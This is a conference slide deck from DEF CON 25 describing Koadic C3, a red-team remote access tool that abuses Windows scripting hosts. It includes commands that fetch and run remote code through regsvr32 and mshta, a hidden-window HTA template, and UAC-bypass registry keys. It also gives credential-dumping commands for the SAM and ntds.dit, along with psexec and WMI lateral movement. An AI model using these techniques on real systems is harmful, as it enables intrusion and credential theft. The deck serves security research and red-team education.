Koadic C3

COM Command & Control

DEF CON 25 - July 2017


Agenda


- Current *open-source* "malware" options for red teams
- Koadic (C3)
  - Advanced JScript/VBScript RAT
- The hell we went through
- Demos

whoami /all

- @zerosum0x0
- @Aleph___Naught
- @JennaMagius
- @The_Naterz

Red Team @ RiskSense, Inc







First things first...


- "SMBLoris" attack
  - Windows 0-day denial-of-service


SMBLoris


7:13 PM
6/3/2017
Right Ctrl
7:24 PM


Microsoft Management Console
Microsoft Management Console has stopped working
A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.
Close program


explorer.exe - System Error
Unknown Hard Error
OK
192.168.1.245
255.255.255.0


File Options View
Processes Performance App history Startup Users Details Services
CPU
100% 2.81 GHz
Memory
16.0/16.0 GB (100%)
Disk 0 (C:)
3%
Ethernet
S: 1.4 R: 2.3 Mbps
Memory
16.0 GB
Memory usage
16.0 GB
60 seconds
0
Memory composition
In use (Compressed)
15.7 GB (82.6 MB)
Available
39.3 MB
Slots used:
N/A
Hardware reserved:
0 MB
Committed
16.5/18.9 GB
Cached
291 MB
Paged pool
151 MB
Non-paged pool
15.3 GB


Microsoft Windows
The application is not responding. The program may respond again if you wait.
Do you want to end this process?
End Process
Cancel



THIS IS FINE.

Notes

- Not responsible for other people's actions
- A ton of overlapping research, incremental work
  - Consolidate research/techniques
  - "Advances state of the art"
- Meme slides = dirty hack/workaround
- Prototype
  - Used on real engagements
  - Submit fixes, not tixes

Intrusion Phases

- ~~Reconnaissance~~
- ~~Initial Exploitation~~
- Establish Persistence
- Install Tools
- Move Laterally
- Collect, Exfil, and Exploit




Source: Rob Joyce, NSA/TAO Director, Enigma 2016

Current State of Windows Post Exploitation

- Yet but a few open-source "malware" options for red teams
  - Meterpreter
  - Cobalt Strike
  - PowerShell Empire
- Roll your own...
  - A decent option- the bad guys do


Downsides of PE Malware


- Meterpreter is amazing software!
- Post-exploitation (and some exploits [psexec]) often involve dropping a binary
  - Binaries are what AV love
  - Need to evade payload
    - Veil Evasion
    - Shellter



Downside of PowerShell

- Empire is amazing software!
- Requires PowerShell (duh)
  - Officially- Server 2008 SP2*
  - Requires modern .NET
- Extensive logging/disabling mechanisms





* https://msdn.microsoft.com/en-us/powershell/scripting/setup/windows-powershell-system-requirements

WTS C3 - COM C&C

- Target Win2k SP0
  - Possibly earlier
- JScript/VBScript
  - Baked directly into the core of Windows
    - Not an addon-- harder to limit
  - Powerful COM exposed by the OS
  - Creative use of default .exe's
- Ways to execute completely in memory
  - The main benefit of PowerShell

COM Background


- Component Object Model
  - Language neutral
  - Object oriented
  - Binary interface
  - Distributed
- Arguable precursor to .NET
  - Slightly different goals and implementation
    - AKA "still relevant"?
- Found EVERYWHERE in Windows

Downsides of WSH

- No access to Windows API
- No real threading
- Missing a lot of "standard" functions
  - Base64
    - Can be done with other programs
- Unicode strings
  - Bad for making structs/shellcode

Downsides of VBScript

- Shlemiel the Painter problem with string indexing (Mid)
  - Inefficient string iterations
  - @JennaMagius: "Bring the Bucket With You"
- Insane exception handling method
  - "On error resume next", for every scope
- Definitely not *lingua franca*




Shlemiel gets a job as a street painter, painting the dotted lines down the middle of the road. On the first day he takes a can of paint out to the road and finishes 300 yards of the road. "That's pretty good!" says his boss, "you're a fast worker!" and pays him a kopeck.

The next day Shlemiel only gets 150 yards done. "Well, that's not nearly as good as yesterday, but you're still a fast worker. 150 yards is respectable," and pays him a kopeck.

The next day Shlemiel paints 30 yards of the road. "Only 30!" shouts his boss. "That's unacceptable! On the first day you did ten times that much work! What's going on?" "I can't help it," says Shlemiel. "Every day I get farther and farther away from the paint can!"

Readline Improvements


- Readline is the interactive shell
- When shells/messages start to rain in…
  - Output overwrites input
- @JennaMagius fixed it, redraw
  - Commit to Metasploit in PR #7570
  - Still an issue in Empire



Koadic Terminology

- Zombie
  - a hooked target
- Stager
  - web server to perform hook
- Implant
  - starts jobs on a zombie
- Job
  - does something interesting

Architecture Overview



Plugin Architecture

- run() method
  - Stager - Spawns HTTP server
  - Implant - Starts Job
- ~VARIABLE~ based JS files
- "stdlib.js" helper functions
  - Run commands
  - Upload/download
  - File I/O
  - HTTP I/O
    - Report on jobs

Implant Categories

- Pivot
- Persistence
- Manage
- Elevate
- Gather
- Scan
- Fun
- Inject

Stager Architecture

- Generally, hook by manual command
  - Can hook from IE, Office macros, etc.
- Python simple HTTP/S threaded server
  - Encryption through TLS/SSL (depending on target)
- Long-poll
- When a job is ready, clones itself twice and dies

Stager Job Cloning

- Hook: If not "Session ID"
  - Assigned a session ID
    - Fork stage
- Stage: If "Session ID" present
  - long-poll to get a "Job ID"
    - Fork stage
    - Fork job
    - Exit
- Job: If "Session ID" && "Job ID"
  - Send job payload
    - Do work
    - Report
    - Exit

regsvr32.exe

- COM Scriptlets
  - Still written to disk
- Present on Windows 2000
- Less sandboxed than MSHTA

```
C:\Users\rs>regsvr32.exe /s /u /i:https://pastebin.com/raw/5Qnbiq2h scrobj.dll
```

Time o...	Process Name	PID	Operation	Path
2:23:50....	regsvr32.exe	5604	WriteFile	C:\Users\rs\AppData\Local\Microsoft\Windows\INetCache\IE\ZX8EVIK0\5Qnbiq2h[1].txt

```
C:\Users\rs\AppData\Local\Microsoft\Windows\INetCache\IE\ZX8EVIK0>dir | findstr 5Qn
06/21/2017  02:23 PM               370 5Qnbiq2h[1].txt
```

MSHTA.exe Stager

- HTML "Applications"
  - Access to registry, filesystem, shell, etc.
  - Some IE security zone sandboxing
- Payload is tiny
  - But missing on Windows 2000

```
(koadic: stager/js/mshta)$ info

        NAME        VALUE           REQ     DESCRIPTION
        ----        -----           ---     -----------
        LHOST       0.0.0.0         yes     Where the stager should call home
        LPORT       9999            yes     The port to listen for stagers on
        EXPIRES                     no      MM/DD/YYYY to stop calling home
        CERTPATH                    no      Certificate path for TLS communications

(koadic: stager/js/mshta)$ run
[+] Spawned a stager at http://192.168.1.223:9999/PShL5
[>] mshta http://192.168.1.223:9999/PShL5
```

Hidden HTA

- Experimented with many techniques to hide window
- Later saw malware samples do same thing

```
<html>
<head>
<script language="JScript">
window.moveTo(-2000, -2000);
window.resizeTo(1, 1);
window.blur();

try
{
    window.onfocus = function() { window.blur(); }
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
}
catch (e){}

~SCRIPT~
</script>
<hta:application caption="no" showInTaskBar="no" windowState="minimize"
                 navigable="no" scroll="no" />
</head>
<body>
</body>
</html>
```


rundll32.exe

- Abuses path/command line parsing
  - Loads MSHTML.DLL
  - Executes JScript
- Basically same thing as mshta.exe
- Less Window visibility
  - MSHTA stager forks to rundll32.exe

Script Unresponsive

- Can long-poll HTTP forever, np
  - Because it's a COM call
- Run too many lines of JScript
  - Even just a few milliseconds?
  - Abort!!


HKCU\Software\Microsoft\Internet Explorer\Styles\MaxScriptStatements



"Uploading" Files

- Binary data is hard to work with…
- Writing byte-by-byte uses limited instructions
- Adodb.Stream.Write(http.responseBody)
  - Can't write stream directly to file
  - But… information theory allows it


"Uploading" Files




```
Koadic.http.bin2str = function(responseBody)
{
    var stream = new ActiveXObject("Adodb.Stream");
    stream.Type = 1;
    stream.Open();
    stream.Write(responseBody);

    // can't write Adodb.Stream to file ;(

    stream.Flush();
    stream.Position = 0;

    var bin = stream.Read();
    var rs = new ActiveXObject("Adodb.RecordSet");
    rs.Fields.Append("temp", 201, stream.Size);

    rs.Open();
    rs.AddNew();
    rs("temp").AppendChunk(bin);
    rs.Update();
    var data = rs.GetString();
    rs.Close();
    return data.substring(0, data.length - 1);
}
```

"Downloading" Files

- Post data is double encoded
  - Windows-1252
  - UTF-8
- Can't send NULL bytes \x00
  - We add another layer of encoding
    - \\ = \\\\
    - \0 = \\\x30
- Extremely slow to decode()
  - So we use hard-coded lookup table



DEMO

Upload+Download, SHA256 verify

UAC Bypasses

- eventvwr.exe by @enigma0x3
  - HKCU\Software\Classes\mscfile\shell\open\command
- sdclt.exe by @enigma0x3
  - HKCU\Software\Classes\exefile\shell\runas\command
- fodhelper.exe by winscripting.blog
  - HKCU\Software\Classes\ms-settings\shell\open\command
- UACME by @hFireF0X
  - Future work, 35+ methods

Dumping NTLM on Local Machines

- Stored in registry hives
  - `reg save HKLM\SAM sam.dmp /y`
  - `reg save HKLM\SYSTEM system.dmp /y`
  - `reg save HKLM\SECURITY security.dmp /y`
- Download to C3 server
- Decode with CoreSecurity/Impacket
  - `secretsdump.py -sam %s -system %s -security %s LOCAL`

Dumping NTLM from Domain Controllers

- Make shadow copy
  - `vssadmin create shadow /for=C:`
  - `copy shadow\windows\ntds\ntds.dit %TEMP%\ntds.dit`
  - `reg save HKLM\SECURITY security.dmp`
- Download to C3 Server
- Decode with CoreSecurity/Impacket
  - `secretsdump.py -ntds %s -system %s -hashes LMHASH:NTHASH LOCAL`

DEMO

Bypass UAC, Hashdump

HTTP

- Several HTTP COM Object ProgIDs
  - Msxml2.XMLHTTP
  - Msxml2.ServerXMLHTTP
  - Microsoft.XMLHTTP
  - Microsoft.ServerXMLHTTP
  - WinHttp.WinHttpRequest
  - etc.
- Same basic interface
  - Drastically different behaviors

TCP Scanner


- Use HTTP object to "port scan"
  - AJAX Port Scanner
- Depending on status code, determine if port open


```
// Microsoft.XMLHTTP (regsvr32, wscript)
HTTP_STATUS_UNSUPPORTED = 12005;      // ??
HTTP_STATUS_BAD         = 12029;      // closed
OPEN_ERRNO              = 0x80004005; // open
HTTP_STATUS_GOOD        = 12031;      // open
// any HTTP_STATUS < 1000 = open
```

```
// WinHttp.WinHttpRequest.5.1 (MSHTA)
UNSUPPORTED_PORT     = 0x80072f45;   // ??
CONNECTION_ERROR     = 0x80072efd;   // closed
WRONG_PROTOCOL       = 0x80072f78;   // open
OPERATION_CANCELED   = 0x80072ef1;   // open
ABNORMAL_TERMINATION = 0x80072efe;   // open
```

PSExec

- Microsoft signed
- No need to "upload" binary
  - \\live.sysinternals.com@SSL\tools\
- "Dirty bit" are you sure?
  - Bypass is: use a different way to exec it?
- psexec \\computer\ -u domain\user -p pwd -accepteula ~CMD~





WMI

- Start command remotely
- Runs in session 0
  - No GUI = no UAC bypass
    - Need hacks


```
var objSWbemLocator = new ActiveXObject("WbemScripting.SWbemLocator");

objSWbemLocator.Security_.ImpersonationLevel = 3;
objSWbemLocator.Security_.AuthenticationLevel = 6;
var objSWbemServices = objSWbemLocator.ConnectServer("~RHOST~", "root\\cimv2", "~SMBDOMAIN~\\~SMBUSER~", "~SMBPASS~");

